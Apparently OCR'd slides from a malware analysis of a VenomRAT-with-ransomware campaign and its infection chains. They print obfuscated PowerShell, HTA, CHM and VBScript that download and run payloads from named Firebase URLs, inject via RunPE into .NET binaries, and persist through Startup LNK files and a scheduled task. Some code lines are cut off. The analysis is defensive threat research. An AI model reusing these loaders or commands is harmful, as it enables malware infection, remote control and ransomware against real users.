{ } VenomC.Chaos.NAudio.Wave
{ } VenomC.Chaos.NAudio.Wave
{ } VenomC.Chaos.NAudio.Wave
{ } VenomC.Chaos.NAudio.Wave

```
using System.Threading;
using System.Timers;
using System.Windows.Forms;
using VenomC.Chaos.Cmds;
using VenomC.Chaos.Cryptography;
using VenomC.Chaos.Data;
using VenomC.Chaos.Helper;
using VenomC.Chaos.Ins;
using VenomC.Chaos.Net;
using VenomC.Chaos.Utilities;
using VenomC.Config;

namespace VenomC
{
    // Token: 0x0200002C RID: 44
    internal static class Program
    {
        // Token: 0x060000DE RID: 222 RVA: 0x000
        [STAThread]
        private static void Main(string[] args)
        {
            Application.EnableVisualStyles();
            Application.SetCompatibleTextRenderi
            AppDomain.CurrentDomain.UnhandledExc
            if (Settings.Initialize() && Program
            {
                Program.ConnectClient.Connect();
            }
            Program.Cleanup();
            Program.Exit();
        }

                                                0x000
                                               object
        {
            Process.Start(new ProcessStartInfo
            {
                Arguments = "/C choice /C Y /N /
                WindowStyle = ProcessWindowStyle
```

VenomRAT with Ransomware Module


- VenomRAT with the Ransomware module is injected into the remote process “Aspnet_compiler.exe” and “caspol.exe” via the RunPE Module

Infection Chain - Cluster 2



VARIATION


Remote HTA



```
separado=nFKPbQ("Win 32_ Pro cessS tart up")
Set objStartup = Service.Get(separado)
Set objConfig = objStartup.SpawnInstance_
Set Process = Service.Get("Win32_Process")

gshjgjshsjhsusyuiweiwuwiuwiuiww = "Powershell -windowstyle hidden $r='KEX'.replace('K','I'); sal D $r;'(&(GCM'+' *W-O*)'+
'Net.'+'Web'+'Cli'+'ent)'+'.Dow'+'nl'+'oad'+'Fil'+'e(''https://firebasestorage.googleapis.com/v0/b/patoroco-4aed6.appspot.com/o/vv
vvv.txt?alt=media&token=2beefe0c-b2ce-4aa6-897d-e2fe149eedd1'',''C:\ProgramData\v.vbs'')'|D;
start-process($env:ProgramData+'\\'+'v.vbs')"

venom= "Powershell -windowstyle hidden $r='KEX'.replace('K','I'); sal D $r;'(&(GCM'+' *W-O*)'+
'Net.'+'Web'+'Cli'+'ent)'+'.Dow'+'nl'+'oad'+'Fil'+'e(''https://firebasestorage.googleapis.com/v0/b/patoroco-4aed6.appspot.com/o/no
vovenom.txt?alt=media&token=986e4dae-7627-4612-b744-06407e9cf60e'',''C:\ProgramData\vn.ps1'')'|D;"

Error = Process.Create(gshjgjshsjhsusyuiweiwuwiuwiuiww, null, objConfig, intProcessID)
Error2 = Process.Create(venom, null, objConfig, intProcessID)

window.close()
```

- Downloads two scripts from Firebase and saves it in the ProgramData directory as “v.vbs” and “vn.ps1” which is the RunPE Loader PS Script
- Executes the saved Exec-Persist” VBScript “v.vbs” using Start-Process
- The RunPE Loader PS Script "vn.ps1" is never executed by the Remote HTA


Infection Chain - Cluster 2



- **Variation** - LNK Persistence

VARIATION

Exec-Persist VBScript



```
WScript.Sleep 3000
Dim shell,command
command1 = "powershell -windo 1 -noexit -exec bypass -file ""C:\ProgramData\vn.ps1"""

set OOKW =  CreateObject("WScript.Shell")
OOKW.Run( "powershell -command " & (command1) ), 0, false

Set objShell = CreateObject("WScript.Shell")
strDesktop = objShell.SpecialFolders("appdata")
strPublic = objShell.SpecialFolders("ProgramData")
Set objLink = objShell.CreateShortcut(strDesktop & "\Microsoft\Windows\Start Menu\Programs\Startup\Viual Frontal Hotel.lnk")
objLink.TargetPath ="%ProgramData%" & "\v.vbs"
objLink.Arguments = ""
objLink.WorkingDirectory = "%HOMEDRIVE%%HOMEPATH%"
objLink.IconLocation = "C:\Program Files (x86)\Internet Explorer\iexplore.exe, 1"
objLink.Description = "VHF"
objLink.Save
```

Executes vn.ps1

Creates a LNK File in the Startup folder to maintain persistence on the infected machine

AppData › Roaming › Microsoft › Windows › Start Menu › Programs › Startup

Viual Frontal Hotel Properties

Viual Frontal Hotel

Target type: VBScript Script File

Target location: %ProgramData%

Target: %ProgramData%\v.vbs

Start in: %HOMEDRIVE%%HOMEPATH%

Shortcut key: None


Run: Normal window

Comment: VHF

The LNK File is executed automatically at startup which runs the "v.vbs"

- For persistence, a LNK File is been created in the Startup folder which executes the Exec-Persist VBScript at startup.
- LNK File names: "Viual Frontal Hotel.lnk"
- Executes the RunPE Loader PS Script "vn.ps1"


Infection Chain - Cluster 2



- LNK Persistence using Curl

VARIATION

Malicious CHM



```
<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap:shortcut">
<PARAM name="Item1" value=",powershell,-WindowStyle Hidden curl
'https://firebasestorage.googleapis.com/v0/b/novoak-635e0.appspot.com/o/eldanadon.txt?alt=media&token=9c54ff48-2511-4d7f-8134-e7ed70efd95c' -o
'C:\Users\Public\v.vbs';Start-Process 'C:\Users\Public\v.vbs'">
<PARAM name="Item2" value="273,1,1">
```

```
strCommand = "Powershell.exe  -noexit $c1='(New-Object Net.We'; $c4='bClient).Downlo';
$c3='adString(''https://firebasestorage.googleapis.com/v0/b/novoak-635e0.appspot.com/o/2_1.txt?alt=media&token=b173beb2-6c95-4cb5-bebe-428cabad976f'')';$TC=I`E`X
 ($c1,$c4,$c3 -Join '')|I`E`X"

set OOKW =  CreateObject("WScript.Shell")
OOKW.Run strCommand , 0
```


Downloads and Executes the RunPE Loader Powershell script

```
Set objShell = CreateObject("WScript.Shell")
strDesktop = objShell.SpecialFolders("appdata")
strPublic = objShell.SpecialFolders("public")
Set objLink = objShell.CreateShortcut(strDesktop & "\Microsoft\Windows\Start Menu\Programs\Startup\Prime Video.lnk")
objLink.TargetPath ="%public%" & "\v.vbs"
objLink.Arguments = ""
objLink.WorkingDirectory = "%HOMEDRIVE%%HOMEPATH%"
objLink.IconLocation = "C:\Program Files (x86)\Internet Explorer\iexplore.exe, 1"
objLink.Description = "VHF"
objLink.Save
```

Persistence Mechanism

- Downloads the Exec-Persist VBScript “v.vbs” from Firebase using CURL and further executes it using Start-process
- Exec-Persist VBScript downloads & Executes the RunPE Loader PS Script which injects VenomRAT into remote process and it also maintains persistence on the infected machine by creating LNK File in the StartUp folder.
- LNK File names: "Prime Video.lnk"


Infection Chain - Cluster 2



- Persistence – Scheduled Task

VARIATION

Persistence - Scheduled Task



```
$g78fgh00=[char]73 + [char]69 + [char]88
sal dwrg5t $g78fgh00

[byte[]]$server=[System.Convert]::FromBase64String((New-Object Net.WebClient).(-join[char[]
'https://firebasestorage.googleapis.com/v0/b/tempest-b36f1.appspot.com/o/servervenom.txt?al

[Byte[]] $DLL =[System.Convert]::FromBase64String((New-Object Net.WebClient).(-join[char[]]
'https://firebasestorage.googleapis.com/v0/b/tempest-b36f1.appspot.com/o/run2.jpg?alt=media

$y='[System.Ap#####^*******!!!!!!!!!!!!!!!!!!!!!!!!!!@@@@@@@@@<<<<<<<<<<<<<<<<<<<>>>>>>>>>>
'#####^*******!!!!!!!!!!!!!!!!!!!!!!!!!!@@@@@@@@@<<<<<<<<<<<<<<<<<<<>>>>>>>>>>','pDom')|dwr

$ewe0='$g55.In#####^*******!!!!!!!!!!!!!!!!!!!!!!!!!!@@@@@@@@@<<<<<<<<<<<<<<<<<<<>>>>>>>>>>
'#####^*******!!!!!!!!!!!!!!!!!!!!!!!!!!@@@@@@@@@<<<<<<<<<<<<<<<<<<<>>>>>>>>>>','vo')| dwrg

$wwf5dd='$ewe0.Lo#####^*******!!!!!!!!!!!!!!!!!!!!!!!!!!@@@@@@@@@<<<<<<<<<<<<<<<<<<<>>>>>>>>>>($DLL)'.Replace(
'#####^*******!!!!!!!!!!!!!!!!!!!!!!!!!!@@@@@@@@@<<<<<<<<<<<<<<<<<<<>>>>>>>>>>','ad')

$wwf5dd| dwrg5t



[RunPE.RunPE]::Execute('C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_regbrowsers.exe',$server)
[RunPE.RunPE]::Execute('C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe',$server)

schtasks /create /sc MINUTE /mo 132 /tn hilhiled /F /tr "C:\Users\Public\v.vbs"
```

```
WScript.Sleep 3000
Dim shell,command
command = " -windo 1 -noexit -exec bypass -file ""C:\Users\Public\2.ps1"""


XS="Pow#|%er#|%sh#|%ell"
LArray = Split(XS, "#|%")
 g1 = LArray(0)+LArray(1)+LArray(2)+LArray(3)+command

set OOKW =  CreateObject("WScript.Shell")
